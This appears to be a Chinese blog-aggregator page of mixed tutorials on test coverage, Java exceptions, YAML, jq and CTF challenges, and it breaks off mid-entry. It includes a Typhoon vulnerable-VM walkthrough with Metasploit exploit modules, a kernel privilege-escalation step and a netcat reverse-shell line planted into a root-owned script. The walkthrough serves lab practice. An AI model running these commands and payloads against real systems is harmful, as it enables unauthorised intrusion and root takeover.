首页 文章 精选 留言 我的

精选列表

搜索[然之],共10000篇文章
优秀的个人博客,低调大师

精准测试之覆盖

作者:京东工业 宛煜昕 测试的覆盖通常是指需求范围的执行程度,如需求、测试用例、缺陷的正向与逆向的双向追溯。便于对其相关属性的度量,即使用了覆盖率。 一、覆盖率与测试策略 覆盖率是度量测试完整性的一个手段,是测试有效性的一个度量。测试覆盖是对测试完全程度的评测。 测试策略按测试过程一般分为单元测试、集成测试、系统测试和验收测试四大阶段;按软件内部工作过程又有白盒、灰盒、黑盒;从过程是否执行软件又可将测试方法分为静态和动态。这样白盒测试对应着软件测试过程中的单元测试,一般由开发人员完成,而灰盒测试与黑盒测试一般测试人员介入较多,对应着集成测试、系统测试和验收测试。 二、覆盖率的基本应用 测试时担心之一就是无止境的、没有范围的,比如代码的改动或调整一个需求,需要全量回归测试,影响范围不清楚,某个功能或功能点是否需要测试,测试的程度如何不清楚等等的问题。 举个例子:需求是查询id与展示id相关数据的功能,进一步分析要做(开发)id输入框,【查询】按钮,显示的列表,涉及1个查询接口(HTTP),查库(数据库)的话,需要1条SQL语句。 开发后得到前端id输入框,【查询】按钮和结果列表,  后端是通过一个查询方法调到数据库得到数据,显示在前端页面。  应用测试覆盖率 1、建立测试范围,这里简单些了,只是功能的 模块/功能 功能点 查询 输入框 查询 查询按钮 结果列表 显示结果列表 2、需求分析、用例设计、执行、提bug等,就是执行测试的过程 3、得到功能测试的结果 模块/功能 功能点 测试结果 查询 输入框 测试通过 查询 查询按钮 测试通过 结果列表 显示结果列表 测试通过 这么看上去没什么问题,双相的追溯(需求、用例、缺陷)已经是全覆盖了,那怕在算上接口,但也仅仅是功能上的覆盖,实则缺失了对代码等层面上的覆盖, 比如:代码中要有对查询id的判断,这里可能会有所遗漏,因为仅从功能或黑盒测试来讲,不知道这个判断是否执行。 这时测试覆盖是要由测试需求和测试用例的覆盖或已执行代码的覆盖表示。建立在对测试结果的评估和对测试过程中确定的变更请求(缺陷)的分析的基础上。 在"2、需求分析、用例设计、执行、提bug等,就是执行测试的过程"要介入代码覆盖率的工具,弥补这一缺失,覆盖率的表格也需要优化下。 后边的类、方法的覆盖率可以根据情况不同自行获取 功能/模块 功能点 HTTP接口类型 HTTP接口 类名 方法名 覆盖率 测试结果 查询 输入框 无 无 无 无 100% 测试通过 查询 查询按钮 POST /api/queryById query queryById 100% 测试通过 结果列表 显示结果列表 POST /api/results query results 100% 测试通过 覆盖率的计算由浅入深来说一般从功能、功能点、接口、代码中类、方法等得到,如:两个功能、三个功能点,以功能点为覆盖,覆盖率公式为(至少执行一次的功能点 / 功能点总数)* 100% = (1 / 1)*100%,查询按钮的覆盖率为100% 注:测试结果是否通过,不单是看覆盖率,还要通过测试用例的执行,缺陷的关闭等情况来决定。 三、可视化系统 通过完全手工绘制已经有了初步概念,考虑些许情况,这种已经不能满足于此。 面对复杂的业务系统,经验已经把业务功能、逻辑关系等相关知识点深深的印在当事人的脑子里,而要沉淀、展示于旁人,这就是一个让人很头疼的问题,就像告诉一个人从哪里到哪里一样,讲的人清楚,但听得人却有些一头雾水,此时如果有个地图就一目了然了。  通过一些维度的图形展示,谁都可以直观、更好的加深对系统的了解。"知识库"中保存着涉及到的功能、接口等信息。简单实现,现在有了共享表格,可以直接维护上去,形式是哪种并不重要,主要是掌握了方法。 链路关系像这样,业务系统-页面-功能-接口-代码(拓扑图),业务系统-页面-功能-接口-架构(拓扑图)。  ·功能层面 实现方式上比如可以像文件目录那样实现一颗树,某个页面下有哪些功能,功能中有哪些接口,而接口中有代码的类、方法及覆盖率等信息。   或者可以采用类似知识图谱来构建一个结构化的语义知识库,页面、功能、接口信息,可视为实体-节点,而彼此间的关系既是连接的线。或者接口信息也可看做是属性值。   ·代码层面 从接口下去就到了代码层面,可以看到代码的关系拓扑图   这里不仅能看到单个接口中代码和关系图,还能展示出不同接口与代码的关系   当关注到代码层面的覆盖后,好处很多,其中之一是可以更好帮助开发提高或约束代码质量,比如:代码中有时判断会使用常量,而不是枚举或宏/全局变量。当然也可以看到执行的代码分支,每条代码逻辑分支是否执行到。 ·架构层面 通过平台获取到的数据,不仅可以做功能、代码层面的覆盖,系统架构也可完成可视化的呈现, 比如:应用服务的环境模块拓扑图   分布式调用链的拓扑图   还是用查询功能举例,有时因为一些需要,该功能下使用了缓存。当第一次查询是直接从数据库中查询回来的数据,同时也在缓存中记录了该条数据,而在一定时间内再查询,实则是从缓存中查询回来的。同样的,如果只覆盖了功能,这里可能会有所遗漏,从功能来看,查询后数据是返回了,而至于是从数据库还是从缓存获取到的,就不得而知了。再有是获取到的数据可能未必是想要的,奇怪的是,为什么输入/请求的数据,功能、接口都是一样的,而返回的数据在一段时间后就发生了变化。中间发生了什么不清楚,真的是"黑盒子"。想要知道SQL语句,只能费劲的从日志、代码或xml中查找,还有等等的不便问题。 除此之外,还可以展示不同接口与数据库的关系   只要脑洞够大,通过数据还可以实现出很多覆盖,并呈现出各种可视化图形。 四、未来已来 使用数据驱动将抽象的字符、逻辑等等可视化展示,从而得到想要的效果,但这种效果无论是静态或动态产生的、主动或被动的等等,都会遇到时间的问题,而对时间有着强依赖的我们,无论采用哪种开发方式,即使在快,有着时间的限制和约束,这种苦恼始终会伴随着,在现实世界中目前是无法解决,但有了虚拟世界,现在叫元宇宙,那就不同了,里面有还原现实一切的1比1模型,在虚拟世界里,可以搭建出想要的系统,每一个环节,无论是从项目或需求、产品设计、开发、测试到上线等,都可以清晰的关注到,无论功能与非功能均可以进行模拟,原来的项目或开发周期可能要1年,而现在可能半年不到的时间,虚拟世界的一切贴近现实,最终是通过空间换取时间从而得到这宝贵的经验,然后这种虚拟产物可以搬到现实世界进行应用,从而避免很多试错,也大大压缩、节省了时间。目前这种方式已经慢慢被应用到各个行业、领域,这种虚拟与现实的结合可以更好地服务我们的生活。

优秀的个人博客,低调大师

Java之异常处理

异常的定义 异常:在Java语言中,将程序执行中发生的不正常情况称为“异常”。 (开发过程中的语法错误和逻辑错误不是异常) 1. 异常的体系结构 Java程序在执行过程中所发生的异常事件可分为两类: Error: Java虚拟机无法解决的严重问题。如:JVM系统内部错误、资源耗尽等严重情况。比如: StackOverflowError和OOM。一般不编写针对性的代码进行处理。 Exception:其它因编程错误或偶然的外在因素导致的一般性问题,可以使用针对性的代码进行处理。例如:空指针访问试图读取不存在的文件网络连接中断数组角标越界 异常的体系结构*java.lang.Throwable* |-----java.lang.Error:一般不编写针对性的代码进行处理。* |-----java.lang.Exception:可以进行异常的处理* |------编译时异常(checked)不会生成字节码文件* |-----IOException* |-----FileNotFoundException* |-----ClassNotFoundException* |------运行时异常(unchecked,RuntimeException)* |-----NullPointerException//空指针异常* |-----ArrayIndexOutOfBoundsException//数组角标越界* |-----ClassCastException//类型转化异常* |-----NumberFormatException//编码格式异常* |-----InputMismatchException//输入不匹配* |-----ArithmeticException//算术异常 java中异常类的继承关系 2. 按照异常发生的时间可以分为两类 运行时异常:执行javac.exe命名时,可能出现的异常 是指编译器不要求强制处置的异常。一般是指编程时的逻辑错误,是程序员应该积极避免其出现的异常。 java. lang. Runtime Exception类及它的子类都是运行时异常。 对于这类异常,可以不作处理,因为这类异常很普遍,若全处理可能会对程序的可读性和运行效率产生影响 编译时异常:执行java.exe命名时,出现的异常 是指编译器要求必须处置的异常。即程序在运行时由于外界因素造成的一般性异常。编译器要求Java程序==必须捕获或声明所有编译时异常== 对于这类异常,如果程序不处理,可能会带来意想不到的结果。 3.常见的异常类型 //******************以下是运行时异常*************************** //ArithmeticException @Test publicvoidtest6(){ inta=10; intb=0; System.out.println(a/b); } //InputMismatchException @Test publicvoidtest5(){ Scannerscanner=newScanner(System.in); intscore=scanner.nextInt(); System.out.println(score); scanner.close(); } //NumberFormatException @Test publicvoidtest4(){ Stringstr="123"; str="abc"; intnum=Integer.parseInt(str); } //ClassCastException @Test publicvoidtest3(){ Objectobj=newDate(); Stringstr=(String)obj; } //IndexOutOfBoundsException @Test publicvoidtest2(){ //ArrayIndexOutOfBoundsException// int[]arr=newint[10];// System.out.println(arr[10]); //StringIndexOutOfBoundsException Stringstr="abc"; System.out.println(str.charAt(3)); } //NullPointerException @Test publicvoidtest1(){ // int[]arr=null;// System.out.println(arr[3]); Stringstr="abc"; str=null; System.out.println(str.charAt(0)); } //******************以下是编译时异常*************************** @Test publicvoidtest7(){// Filefile=newFile("hello.txt");// FileInputStreamfis=newFileInputStream(file);// // intdata=fis.read();// while(data!=-1){// System.out.print((char)data);// data=fis.read();// }// // fis.close(); } 异常的处理 1. java异常处理的抓抛模型 过程一:"抛":程序在正常执行的过程中,一旦出现异常,就会在异常代码处生成一个对应异常类的对象。并将此对象抛出。一旦抛出对象以后,其后的代码就不再执行。 关于异常对象的产生: ① 系统自动生成的异常对象 ② 手动的生成一个异常对象,并抛出(throw) 过程二:"抓":可以理解为异常的处理方式:① try-catch-finally ② throws 2.异常处理方式一:try-catch-finally 2.1 使用说明: try{ //可能出现异常的代码 }catch(异常类型1变量名1){ //处理异常的方式1}catch(异常类型2变量名2){ //处理异常的方式2}catch(异常类型3变量名3){ //处理异常的方式3} ....finally{ //一定会执行的代码} 说明: finally是可选的。 使用try将可能出现异常代码包装起来,在执行过程中,一旦出现异常,就会生成一个对应异常类的对象,根据此对象的类型,去catch中进行匹配 一旦try中的异常对象匹配到某一个catch时,就进入catch中进行异常的处理。一旦处理完成,就跳出当前的try-catch结构(在没写finally的情况。继续执行其后的代码) catch中的异常类型如果没子父类关系,则谁声明在上,谁声明在下无所谓。catch中的异常类型如果满足子父类关系,则要求子类一定声明在父类的上面。否则,报错 常用的异常对象处理的方式: ① String getMessage() ② printStackTrace() 在try结构中声明的变量,再出了try结构以后,就不能再被调用 try-catch-finally结构可以嵌套 如何看待代码中的编译时异常和运行时异常? 使用try-catch-finally处理编译时异常,是得程序在编译时就不再报错,但是运行时仍可能报错。相当于我们使用try-catch-finally将一个编译时可能出现的异常,延迟到运行时出现。 开发中,由于运行时异常比较常见,所以我们通常就不针对运行时异常编写try-catch-finally了。==针对于编译时异常,我们说一定要考虑异常的处理==。 2.2. finally的再说明: finally是可选的 finally中声明的是一定会被执行的代码。即使catch中又出现异常了,try中return语句,catch中return语句等情况。 像数据库连接、输入输出流、网络编程Socket等资源,JVM是不能自动的回收的,我们需要自己手动的进行资源的释放。此时的资源释放,就需要声明在finally中。 3. 异常处理方式二: "throws + 异常类型"==写在方法的声明处==。指明此方法执行时,可能会抛出的异常类型。 一旦当方法体执行时,出现异常,仍会在异常代码处生成一个异常类的对象,此对象满足throws后异常类型时,就会被抛出。异常代码后续的代码,就不再执行! 4. 对比两种处理方式 try-catch-finally:真正的将异常给处理掉了。 throws的方式只是将异常抛给了方法的调用者。==并没真正将异常处理掉==。 5. 开发中应该如何选择两种处理方式? 如果父类中被重写的方法没throws方式处理异常,则子类重写的方法也不能使用throws,意味着如果子类重写的方法中异常,必须使用try-catch-finally方式处理。 执行的方法a中,先后又调用了另外的几个方法,这几个方法是递进关系执行的。我们建议这几个方法使用throws的方式进行处理。而执行的方法a可以考虑使用try-catch-finally方式进行处理。 补充: 方法重写的规则之一: 子类重写的方法抛出的异常类型不大于父类被重写的方法抛出的异常类型 手动抛出异常对象 1.使用说明 在程序执行中,除了自动抛出异常对象的情况之外,我们还可以手动的throw一个异常类的对象。 2.经典面试题 throw 和 throws区别: throw 表示抛出一个异常类的对象,生成异常对象的过程。声明在方法体内。 throws 属于异常处理的一种方式,声明在方法的声明处。 3.代码示例 classStudent{ privateintid; publicvoidregist(intid)throwsException{ if(id>0){ this.id=id; }else{ //手动抛出异常对象// thrownewRuntimeException("您输入的数据非法!");// thrownewException("您输入的数据非法!"); thrownewMyException("不能输入负数"); } } @Override publicStringtoString(){ return"Student[id="+id+"]"; } } 自定义异常类 1.如何自定义异常类 继承于现的异常结构:RuntimeException 、Exception 提供全局常量:serialVersionUID(对类的唯一标识) 提供重载的构造器 2.代码示例 publicclassMyExceptionextendsException{ staticfinallongserialVersionUID=-7034897193246939L; publicMyException(){ } publicMyException(Stringmsg){ super(msg); } }

优秀的个人博客,低调大师

靶机***之Typhoon实战

SoftNight嘶吼专业版 本次的Typhoon靶机包含了几个漏洞和配置错误。你们可以用这个靶机来测试网络服务漏洞,配置错误,web应用漏洞,也可以进行密码破解***,提权,后***,还可以进行信息收集和DNS***。 靶机下载地址:https://www.vulnhub.com/entry/typhoon-102,267/ ***测试方法 ·网络扫描(Netdiscover和Nmap都行) ·方法一:利用MongoDB进行*** ·查看robots.txt ·通过浏览器利用MongoDB ·获取凭证 ·SSH登录 ·查看内核版本 ·内核提权 ·拿到root shell ·方法二:通过Tomcat管理界面进行***(借助metasploit神器) ·生成bash payload ·上传bash payload ·拿下root shell ·方法三:利用Drupal CMS进行*** ·方法四:利用Lotus CMS进行*** 这个靶机漏洞较多,所以我们也有很多方法来***它。不过本文只演示两种方法,其他方法大家可以自己琢磨。 方法1:通过MongoDB*** 实战开始 第一步,使用netdiscover进行网络发现,找到我们的靶机IP。 netdiscover 我们这里的IP是192.168.1.101(每个人的IP可能不一样)。 下一步是对IP进行扫描,当然是少不了Nmap神器。 nmap -A 192.168.1.101 扫完后可以看到开放的端口和对应的服务如下: ·21(ftp), ·22(ssh), ·25(smtp), ·53(domain), ·80(http), ·110(pop3) ·111(rpcbind) ·139(netbios-ssn) ·143(imap) ·445(netbios-ssn) ·631(ipp) ·993(ssl/imaps), ·995(ssl/pop3) ·2049(nfs_acl) ·3306(mysql), ·5432(postgrespl) ·8080(http) 如图: 在图中,可以看到robots.txt文件中/monoadmin这个目录禁止访问,这个目录可能会有用。我们还注意到8080端口也开放了,对应的服务是Apache Tomcat,使用的引擎是Coyote JSP engine1.1。这可能是另外一种***靶机的方法,我们一会儿再来看看。 我们先还是从80端口入手,通过浏览器访问一下/monoadmin这个目录,访问结果如图所示: 这里我们设置 change database为credentials(84mb),它会显示2个凭证的链接,我们点击一下这个链接,竟然显示出了用户名和密码,用户名是typhoon,密码是789456123,如图: 这个凭证对进一步***可能会大有帮助。 过了一会儿之后,突然脑海中蹦出来一个大胆的猜测,既然开放了22端口,那为什么不用刚才发现的凭证登录一下ssh试试呢,不得不说真是瞎猫碰上了死耗子,竟然成功登陆上来了,如图: 登录之后,我们发现虚拟机操作系统是Ubuntu14.04。而我们对Ubuntu14.04的提权exp也比较熟悉,这真是太棒了。 接着,我们用使用searchsploit来搜索Ubuntu14.04的提权exp,我们使用的exp已经在下图中用红框框出来了,然后我们将exp 37292.c复制到/root/directory目录下,然后使用Python启动一个服务器,从靶机中来下载这个exp。 exp搜索如图: 在靶机中把exp下载下来之后,将它放到/tmp目录下,然后编译exp并赋予权限,然后执行。 哦耶,成功提权到root。并且找到flag就在根目录下,查看一下文件内容即可得到flag,如图: 方法2:通过Tomcat Manager*** 思路是这样的,利用Tomcat Manager Upload可以获得一个meterpreter会话,然后建立反向连接获得root权限。 OK,开始***实战。 前面通过扫描已经知道了8080端口是开放的,而且运行的是Apache Tomcat服务,直接在浏览器中访问8080端口看看,如图: 通过以前其他靶机的实战操作,我们已经对使用manager webapp来登录Tomcat服务器非常熟悉了。于是我们直接使用metasploit的一个模块tomcat_mgr_upload来尝试进行登录,使用Tomcat默认的用户名密码即可。 用户名:tomcat 密码:tomcat 噢耶,登录成功,获得meterpreter会话,如图: 进来之后发现是一个Python shell,以前我们也经常遇到,使用一条命令就可以进入系统的shell,命令如下: python -c ‘import pty;pty.spawn(“/bin/bash”)’ 上图中也已经框出来这条命令。 接着我们花了一些时间来查找和遍历文件,发现在/tab目录下有一个script.sh文件,所有者是root,并且拥有所有权限。 既然如此,那我们就想着往这个文件里插入一些恶意代码。 OK,那我们就使用msfvenom来生成一段bash code,命令如下: msfvenom –p cmd/unix/reverse_netcat lhost=192.168.1.109 lport=1234 R 生成的恶意代码如图: 然后我们将此恶意代码插入到script.sh文件中,使用如下命令: echo "mkfifo /tmp/vvwjo; nc 192.168.1.109 1234 0</tmp/vvwjo | /bin/sh >/tmp/vvwjo 2>&1; rm /tmp/vvwjo" > script.sh 如图: 由于恶意代码在script.sh文件中得以执行后,我们在监听的nc端口上获得了一个反向的shell,而这个shell的权限直接是root,接下来查看root-flag就不多说了。 方法三:通过Drupal CMS*** 访问80端口时并没有发现什么,于是我们使用Dirb来对web目录进行遍历,看看有没有新发现,如图: 如图可知,有两个cms目录,已经标记出来,有一个是drupal,这就有点搞头了。访问一下drupal目录,如图: 在metasploit中有一个可以直接利用drupal cms的模块,那就不多啰嗦了,直接上metasploit,命令如下: use exploit/unix/webapp/drupal_drupalgeddon2 msf exploit(/unix/webapp/drupal_drupalgeddon2) > set rhost 192.168.1.101 msf exploit(/unix/webapp/drupal_drupalgeddon2) > set targeturi /drupal msf exploit(/unix/webapp/drupal_drupalgeddon2) > exploit nice,依然可以顺利拿下meterpreter会话,是不是很爽。接下来的后***就跟方法一中方法一样,大家可以自己尝试。 方法四:通过Lotus CMS*** 刚才通过目录扫描,发现了两个cms目录,我们已经对drupal cms进行***了,现在我们再来搞一下第二个cms,首先还是通过浏览器访问一下,如图: 其实方法跟上面的一样,metasploit中也有一个可以直接利用lotus cms的模块,利用命令如下: use exploit/multi/http/lcms_php_exec msf exploit(multi/http/lcms_php_exec) > set rhost 192.168.1.101 msf exploit(multi/http/lcms_php_exec) > set uri /cms/ msf exploit(multi/http/lcms_php_exec) > exploit 执行命令后,结果如图: 非常棒,我们同样获得了靶机的另一个meterpreter会话,后***的步骤跟上面的一样,就不啰嗦了,大家自己跟着方法一的步骤做一遍即可。

优秀的个人博客,低调大师

Kubernetes 之 YAML 语法

YAML 是一种非常简洁/强大/专门用来写配置文件的语言! YAML 全称是 ”YAML Ain’t a Markup Language” 的递归缩写,该语言的设计参考了 JSON / XML 和 SDL 等语言,强调以数据为中心,简洁易读,编写简单。 YAML 语法特性 学过编程的人理解起来应该非常容易 语法特点 大小写敏感 通过缩进表示层级关系 禁止使用tab缩进,只能使用空格键 缩进的空格数目不重要,只要相同层级左对齐 使用#表示注释 # yaml languages: - Ruby - Perl - Python websites: YAML: yaml.org Ruby: ruby-lang.org Python: python.org Perl: use.perl.org # Json { languages: [ 'Ruby', 'Perl', 'Python' ], websites: { YAML: 'yaml.org', Ruby: 'ruby-lang.org', Python: 'python.org', Perl: 'use.perl.org' } } 数据结构 -对象: 键值对的字典 -数组: 一组按次序排列的列表 -纯量: 单个的且不可再分的值 # 纯量 hello # 数组 - Cat - Dog - Goldfish # 对象 animal: pets 引号区别 单引号(''): 特殊字符作为普通字符串处理 双引号(""): 特殊字符作为本身想表示的意思 # 单引号 name: 'Hi,\nTom' # 双引号 name: "Hi,\nTom" 内置类型列表 # YAML允许使用个感叹号(!)强制转换数据类型 # 单叹号通常是自定义类型,双叹号是内置类型 money: !!str 123 date: !Boolean true YAML 中的纯量 纯量是最基本的且不可再分的值 字符串 # 不适用引号 name: Tom # 使用单引号 name: 'Tom' # 使用双引号 name: "Tom" 布尔值 debug: true debug: false 数字 12 # 十进制整数 014 # 八进制整数 0xC #十六进制整数 13.4 #浮点数 1.2e+34 #指数 .inf #无穷大 Null date: ~ date: null 时间 # 使用iso-8601标准表示日期 date: 2018-01-01t16:59:43.10-05:00 YAML 特殊类型 日常使用中基本不会用到的类型 文本块 # 注意“|”与文本之间须另起一行 # 使用|标注的文本内容缩进表示的块,可以保留块中已有的回车换行 value: | hello world! # 输出结果 # hello 换行 world! # +表示保留文字块末尾的换行 # -表示删除字符串末尾的换行 value: | hello value: |- hello value: |+ hello # 输出结果 # hello\n hello hello\n\n # 注意“>”与文本之间的空格 # 使用>标注的文本内容缩进表示的块,将块中回车替换为空格最终连接成一行 value: > hello world! # 输出结果 # hello 空格 world! 锚点与引用 # 复制代码注意*引用部分不能追加内容 # 使用&定义数据锚点,即要复制的数据 # 使用*引用锚点数据,即数据的复制目的地 name: &a yaml book: *a books: - java - *a - python # 输出结果 book: yaml books:[java, yaml, python] YAML 实例说明 光说不练假把式 => JS-Yaml 官网实例地址https://nodeca.github.io/js-yaml --- # Collection Types ############################################################# ################################################################################ # http://yaml.org/type/map.html -----------------------------------------------# map: # Unordered set of key: value pairs. Block style: !!map Clark: Evans Ingy: döt Net Oren: Ben-Kiki Flow style: !!map { Clark: Evans, Ingy: döt Net, Oren: Ben-Kiki } # http://yaml.org/type/omap.html ----------------------------------------------# omap: # Explicitly typed ordered map (dictionary). Bestiary: !!omap - aardvark: African pig-like ant eater. Ugly. - anteater: South-American ant eater. Two species. - anaconda: South-American constrictor snake. Scaly. # Etc. # Flow style Numbers: !!omap [one: 1, two: 2, three: 3] # http://yaml.org/type/pairs.html ---------------------------------------------# pairs: # Explicitly typed pairs. Block tasks: !!pairs - meeting: with team. - meeting: with boss. - break: lunch. - meeting: with client. Flow tasks: !!pairs [meeting: with team, meeting: with boss] # http://yaml.org/type/set.html -----------------------------------------------# set: # Explicitly typed set. baseball players: !!set ? Mark McGwire ? Sammy Sosa ? Ken Griffey # Flow style baseball teams: !!set { Boston Red Sox, Detroit Tigers, New York Yankees } # http://yaml.org/type/seq.html -----------------------------------------------# seq: # Ordered sequence of nodes Block style: !!seq - Mercury # Rotates - no light/dark sides. - Venus # Deadliest. Aptly named. - Earth # Mostly dirt. - Mars # Seems empty. - Jupiter # The king. - Saturn # Pretty. - Uranus # Where the sun hardly shines. - Neptune # Boring. No rings. - Pluto # You call this a planet? Flow style: !!seq [ Mercury, Venus, Earth, Mars, # Rocks Jupiter, Saturn, Uranus, Neptune, # Gas Pluto, ] # Overrated # Scalar Types ################################################################# ################################################################################ # http://yaml.org/type/bool.html ----------------------------------------------# bool: - true - True - TRUE - false - False - FALSE # http://yaml.org/type/float.html ---------------------------------------------# float: canonical: 6.8523015e+5 exponentioal: 685.230_15e+03 fixed: 685_230.15 sexagesimal: 190:20:30.15 negative infinity: -.inf not a number: .NaN # http://yaml.org/type/int.html -----------------------------------------------# int: canonical: 685230 decimal: +685_230 octal: 02472256 hexadecimal: 0x_0A_74_AE binary: 0b1010_0111_0100_1010_1110 sexagesimal: 190:20:30 # http://yaml.org/type/merge.html ---------------------------------------------# merge: - &CENTER { x: 1, y: 2 } - &LEFT { x: 0, y: 2 } - &BIG { r: 10 } - &SMALL { r: 1 } # All the following maps are equal: - # Explicit keys x: 1 y: 2 r: 10 label: nothing - # Merge one map <<: *CENTER r: 10 label: center - # Merge multiple maps <<: [*CENTER, *BIG] label: center/big - # Override <<: [*BIG, *LEFT, *SMALL] x: 1 label: big/left/small # http://yaml.org/type/null.html ----------------------------------------------# null: # This mapping has four keys, # one has a value. empty: canonical: ~ english: null ~: null key # This sequence has five # entries, two have values. sparse: - ~ - 2nd entry - - 4th entry - Null # http://yaml.org/type/str.html -----------------------------------------------# string: abcd # http://yaml.org/type/timestamp.html -----------------------------------------# timestamp: canonical: 2001-12-15T02:59:43.1Z valid iso8601: 2001-12-14t21:59:43.10-05:00 space separated: 2001-12-14 21:59:43.10 -5 no time zone (Z): 2001-12-15 2:59:43.10 date (00:00:00Z): 2002-12-14 # JavaScript Specific Types #################################################### ################################################################################ # https://developer.mozilla.org/en/JavaScript/Reference/Global_Objects/RegExp regexp: simple: !!js/regexp foobar modifiers: !!js/regexp /foobar/mi # https://developer.mozilla.org/en/JavaScript/Reference/Global_Objects/undefined undefined: !!js/undefined ~ # https://developer.mozilla.org/en/JavaScript/Reference/Global_Objects/Function function: !!js/function > function foobar() { return 'Wow! JS-YAML Rocks!'; } # Custom types ################################################################# ################################################################################ # JS-YAML allows you to specify a custom YAML types for your structures. # This is a simple example of custom constructor defined in `js/demo.js` for # custom `!sexy` type: # # var SexyYamlType = new jsyaml.Type('!sexy', { # kind: 'sequence', # construct: function (data) { # return data.map(function (string) { return 'sexy ' + string; }); # } # }); # # var SEXY_SCHEMA = jsyaml.Schema.create([ SexyYamlType ]); # # result = jsyaml.load(yourData, { schema: SEXY_SCHEMA }); foobar: !sexy - bunny - chocolate

优秀的个人博客,低调大师

CTF训练之OneWayIn

上次的题目counting star领悟透了吗?这次再介绍一道CTF真题吧,本次题目名称是onewayin,会用到代码解密等方面的知识。 今天介绍的CTF题目很有意思的。进入实验链接 OneWayIn,进入实验机操作。实验地址10.1.1.82。 你看到这个界面可以想到些什么呢?我们看到web题肯定首先就是看源码啊。 查看源码发现: 我们来分析一下这个源码。这里说: 当0_usename=0_pwd的时候输出f1() Crc32(0_usename)=Crc32(0_pwd)的时候输出f2() 不然就f3,东哥这里两个字符串的32位CRC相等需要输入的字符串相同吧,这不是跟前面的f1()判断冲突了吗? 这就不知道吧,我们这里是需要利用CRC32函数的一个缺陷,抓包把参数改成数组并且用户名和密码的值不同,如下图: 这样就可以绕过crc32函数了吗?对,不信的话,我们来试验一下把这个数据放至Repeater模块里, 点击go你会发现出现了不同的东西, 再点击跟随跳转, 然后再点击一次跟随跳转, 这出来好多十六进制,当然我们不能只看返回啊,看一下url那里是不是有一个base64编码。 我们把这个base64解密一下居然是test.txt,这里是file=多少。哇,那我们是不是可以进行文件读取。 我们可以试一下,看看能不能读index.php的源码,先把index.php编码, 把编码之后的替换到刚才url参数的位置并点击go。 看上去好像没什么东西啊?就一个<?php没什么用啊。仔细观察的话,可以看见还有一个num参数。改一下这个num参数试一试,感觉应该是解题关键了。我们试一下返回了一些代码,我估计这里的num是表示显示多少行的函数。 果然提交不同的num参数会显示不同的源代码的行(num的值为1的时候显示index.php的第一行源代码)这底下是我记录的代码。 我们分析一下代码根据源码的提示想要访问flag.php,cookie必须有role_cookie这项,并且值为flagadmin。 直接在抓包文件上面构造一个cookie= flagadmin,我们按照这个来读取一下flag.php,这好像乱码了。 不要急,我们可以用curl这个工具把源码下载下来 这打开还是乱码? 嗯...不要急,把这个丢进php环境里看一下会运行出什么。 这是一串base64的编码,我们操作解密一下就知道了,base64解密之后发现flag。 这次的题目也颇有难度,CTF的每一道题感觉都要花不少功夫啊!当然,孰能生巧,熟练掌握这道题的解题技巧,下次碰到类似的题目可以节省很多时间。这道题利用函数缺陷,抓包,提交,解码等过程,都需要熟练掌握才能解题!

优秀的个人博客,低调大师

CTF训练之 CountingStars

今天介绍一道某比赛的真题。 首先我们来进行CTF 练习,进入实验链接:CoutingStars 首先看到题目名称:CoutingStars ,数星星,不知道是代表什么,我们直接进入道题目发现页面: ??数星星?难道是数这个$ 符号有多少个?动动脑经, CTF 哪里有这么简单。 我们来看页面打印了一句话,还是没什么头绪,随意的在输入框中输入,点击提交,答案错误,页面返回Sorry... 这只是测试一下,我们再来查看一下源码,看看有什么头绪。 里面有关键 信息OS : MAC OS 。但是 你知道MAC OS 有一个有名的 .DS_Store 文件泄露敏感信息吗? 请 记住一下,这里应该是解题的关键。我们来访问一下.DS_Store 看来我们找到题目的关键了来看一下我们刚刚下载的文件。 这个.zip 文件是什么?我们访问一下试一试就知道了。 居然又可以下载。看来我们的思路没错我们来看一下这个文件里面是什么。 这一看就是这个题目的源码啊。但是我们要分析这个源码。好像挺麻烦的我们就直接改一下代码吧让他自己输出。 我们是不是输入这一个值就通关了呢? 理论上来说是这样。我们把d0llars 作为答案,输入看一下, 又翻车了?咳咳,应该没错刚刚好像页面闪了一下。这里有什么蹊跷吗?我们用burpsuite 抓包看一下果然 flag 在刚刚闪过的页面里面。 成功获取到了flag 。 3.通关总结 解题过程中遇到的一些困难,你还不能很快的发现并解决吧!知识在于积累,更何况CTF 讲究的是技术比拼,没有丰富的经验和缜密的思维,很难胜人一筹哦!

优秀的个人博客,低调大师

linux工具之jq

简介 在linux下进行日常的开发时,我们经常需要对json格式的数据进行处理分析。jq是一个开源的JSON格式数据处理工具,它提供了很多灵活的语法,功能非常强大。 安装 macOS: brew install jq Ubuntu apt-get install jq 其他参考 官网 jq语法 基础用法 假设文本test_json中有如下字符串 { "name":"xiaoming", "age":21, "birthday":"10th August", "email":"yj.xxxx@xxxx.com", "skills":[ { "name":"C++", "level":2 }, { "name":"Python", "level":1 } ] } 通过key筛选 jq 表达式 cat test_json | jq ".name" 输出 "xiaoming" 通过index筛选 jq 表达式 cat test_json | jq ".skills[0]" 输出 { "name": "C++", "level": 2 } 遍历数组 jq表达式 cat test_json | jq ".skills[]" 输出 { "name": "C++", "level": 2 } { "name": "Python", "level": 1 } 通过Pipe("|")筛选 jq表达式 cat test_json | jq ".skills[] | .level" 输出 2 1 构造数组Array jq表达式 cat test_json | jq "[.age, .email]" 输出 [ 21, "yj.xxxx@xxxx.com" ] 构造Mapping jq表达式 cat test_json | jq "{name, skills_2 : .skills}" 输出 { "name": "xiaoming", "skills_2": [ { "name": "C++", "level": 2 }, { "name": "Python", "level": 1 } ] } jq表达式 cat test_json | jq "{(.name): .skills}" 输出 { "xiaoming": [ { "name": "C++", "level": 2 }, { "name": "Python", "level": 1 } ] } 内建操作符和函数 加法 jq表达式 cat test_json | jq ".age + 1" 输出 22 字符拼接 cat test_json | jq ".age + .name" 输出 "yj.xxxx@xxxx.comxiaoming" 减法 - jq表达式 echo '["xml", "yaml", "json"]' | jq '. - ["xml", "yaml"]' 输出 [ "json" ] Length jq表达式 echo '[[1,2], "string", {"a":2}, null]' | jq '[.[]| length]' 输出 [ 2, 6, 1, 0 ] keys jq表达式 cat test_json | jq 'keys' 输出 [ "age", "birthday", "email", "name", "skills" ] in jq表达式 echo '["foo", "bar"]' | jq '.[] | in({"foo": 42})' 输出 true false map jq表达式 echo '[1,2,3]' | jq 'map(.+1)' 输出 [ 2, 3, 4 ] map_values jq表达式 echo '{"a": 1, "b": 2, "c": 3}' | jq 'map_values(.+1)' 输出 { "a": 2, "b": 3, "c": 4 } del js表达式 echo '{"foo": 42, "bar": 9001, "baz": 42}' | jq "del(.foo)" 输出 { "bar": 9001, "baz": 42 } select jq表达式 echo 